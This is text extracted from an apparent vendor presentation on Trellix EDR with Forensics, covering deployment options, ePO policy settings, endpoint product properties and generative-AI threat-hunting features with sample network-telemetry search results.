


Cloud


On Premise



Trellix EDR with Forensics - cloud options



Trellix EDR with Forensics - Hybrid



Policies managed by ePO

The screenshot displays the Trellix ePO Policy Catalog interface. The breadcrumb path is ePO → Policy Catalog. The left sidebar shows a list of products, with 'Trellix EDR with Forensics' selected. The main content area shows the 'Trellix EDR with Forensics' category with a search bar and a 'New Policy' button. Below this, there are sections for 'General', 'Detection', 'Investigation', 'Streaming', and 'Remediation'. Each section contains a table of policies with columns for Name, Rule Assignments, Assigned To, and Actions.

Policy Catalog

Products

- Active Directory Connector
- Common Appliance Management
- Data Loss Prevention
- DLP Appliance Management
- Endpoint Security Adaptive Threat Protection
- Endpoint Security Common
- Endpoint Security Firewall
- Endpoint Security Threat Prevention
- Endpoint Security Web Control
- Management of Native Encryption
- Skyhigh Client Proxy
- Trellix Agent
- Trellix DXL Client
- Trellix EDR
- Trellix EDR with Forensics**
- Trellix Endpoint
- Trellix Forensics

Trellix EDR with Forensics New Policy

Search Hide Unassigned Policies

General

Detection

Investigation

Name	Rule Assignments	Assigned To	Actions
RDR Update	None	workstations-WashDC,Workst...	Edit ▼
Trellix Default	None	GlobalRoot	View ▼

Streaming

Name	Rule Assignments	Assigned To	Actions
RDR Default	None	workstations-WashDC,Workst...	Edit ▼
sheetal	None	7A7W1122H2	Edit ▼
Stream data to custom reposit...	None	None	Edit ▼
Trellix Default	None	GlobalRoot	View ▼


Remediation

Name	Rule Assignments	Assigned To	Actions
RDR Update	None	workstations-WashDC,Workst...	Edit ▼
Trellix Default	None	GlobalRoot	View ▼


Properties in ePO

My Organization\DNK-Denmark\DESKTOP-BENLPM4		
System Properties	Products	Applied Policies
Applied Client Tasks	Quarantined Content	Threat Events
Trellix Agent	Native Encryption	
Product	Version	Action Type
Agent	5.8.2.610	Install
Trellix DXL Client	6.0.3.1199	Install
Endpoint Security Adaptive Threat Protection	10.7.0.6887	Install
Endpoint Security Threat Prevention	10.7.0.6711	Install
Endpoint Security Firewall	10.7.0.6486	Install
Endpoint Security Platform	10.7.0.6809	Install
Endpoint Security Web Control	10.7.0.6126	Install
Trellix EDR with Forensics	50.0.0.579	Install
Product properties for Trellix EDR with Forensics		
Trellix EDR with Forensics		XCLIENT
Product Version		50.0.0.579
Language		English (United States)
Installed Path		C:\Program Files\Trellix\XClient
Action Type		Install
Reported Date		6/3/24 10:20:30 PM UTC
Status		Successful
General		
Installed Path		C:\Program Files\Trellix\XClient
Language		English (United States)
Product Version		50.0.0.579
Trellix EDR with Forensics Features		
ContextInfo		enabled
ESPAgent		enabled
FileHashing		enabled
NetworkFlow		enabled
NetworkFlow - Network Sniffing		disabled
Reactions		enabled

Demo of Trellix EDR with Forensics



Trellix EDR with Forensics - cloud options



- All Cloud - Single sign-on using XConsole
- Consolidated workspace access HX, EDR, ePO
- All EDR features and Forensics
- SKU - TRXE

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
Generative AI



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Wise





Trellix Wise for EDR

Use Cases

- Natural language query for historical and real-time search
- Multilingual threat hunting
- Accelerated investigations
- Dossier Mode provides executive summaries of an incident
- Interactive Mode enables analysts to uncover new security insights
- Knowledge Graph visually shows the attack path

Multilingual Threat Hunting

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Historical Search

GENERATED QUERY
IpAddress != "10.1.1.243"

Showing 500 of 50,000 results

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Trace Date	Detection Date	Artifact	Activity	Event Details	Device Name
<input type="text" value="dd/mm/yyyy"/> <input type="button" value="📅"/>	<input type="text" value="dd/mm/yyyy"/> <input type="button" value="📅"/>		<input type="text"/>	<input type="text"/>	<input type="text"/>
Apr 15, 2024 9:29:53 AM	Apr 15, 2024 9:30:32 AM	🔗 Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 4fa5ca2c-02e0-4bf7-8e77-155dd67d4512, Pid: 4596, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 643EC58E82E0272C97C2A59F6020970D881AF19C0AD5029DB9C958C13B6558C7, Ppid: 4596, Trace Id: dfe256d0-39b7-4469-b077-b7529cd99310, Network Protocol: tcp, MAGUID: A5196E62-F0BC-11EE-3E35-005056AC72AD, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.174, Network SrcPort: 56266, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: dbf094e7-9192-4743-b263-c7edebf87444, Network DstPort: 90	5SRW200464
Apr 15, 2024 9:24:05 AM	Apr 15, 2024 9:24:21 AM	🔗 Network	Network Accessed	Unique RuleId: 19000, Network AccessType: connection_opened, Context Trace Id: 841b488e-4d48-4e45-8b4d-d7fed1556f1c, Pid: 2796, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: F13DE58416730D210DAB465B242E9C949FB0A0245EEF45B07C381F0C6C8A43C3, Ppid: 2796, Trace Id: 50caf2ec-3df0-477a-9bef-6fd86e12f754, Network Protocol: tcp, MAGUID: 062D6384-F0BD-11EE-16F5-005056AC10BC, Network DnsName: ["proxy.ess.gslb.entsec.com"], Network SrcIp: 10.26.44.173, Network SrcPort: 55469, IpAddress: 10.194.0.190, Network Direction: outbound, OS: windows, Parent Trace Id: 2f59d605-776e-4169-9397-5d4ae3568a65, Network DstPort: 909	5SRW1022H264
Apr 15, 2024 9:23:37 AM	Apr 15, 2024 9:23:45 AM	🔗 Network	Network Accessed	Unique RuleId: 19104, Network AccessType: connection_opened, Context Trace Id: e3f544b6-fffd-4769-bdf9-16f151a470c3, Pid: 5512, Parent Process Name: C:\Windows\System32\svchost.exe, Process Sha2: 2B105FB153B1BCD619B95028612B3A93C60B953EEF6837D3BB0099E4207AAF6B, Ppid: 5512, Trace Id: ab437d89-d94e-44a1-a458-19ff1d1e6e2a, Network Protocol: tcp, MAGUID: E2710630-F0BC-11EE-15AF-005056ACFEB2, Network DnsName: ["wpad.de.bea.lab","pacfile.itm.mcafee.com"], Network SrcIp: 10.26.44.172, Network SrcPort: 51966, IpAddress: 10.44.93.239, Network Direction: outbound, OS: windows, Parent Trace Id: e1b1c48d-bb4b-4f65-9ae4-5291e4ce643f, Networ	5SRW10R55X64

Accelerated Investigations Using Trellix Wise

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Monitoring

4
Total Threats

2
High

2
Medium

0
Low

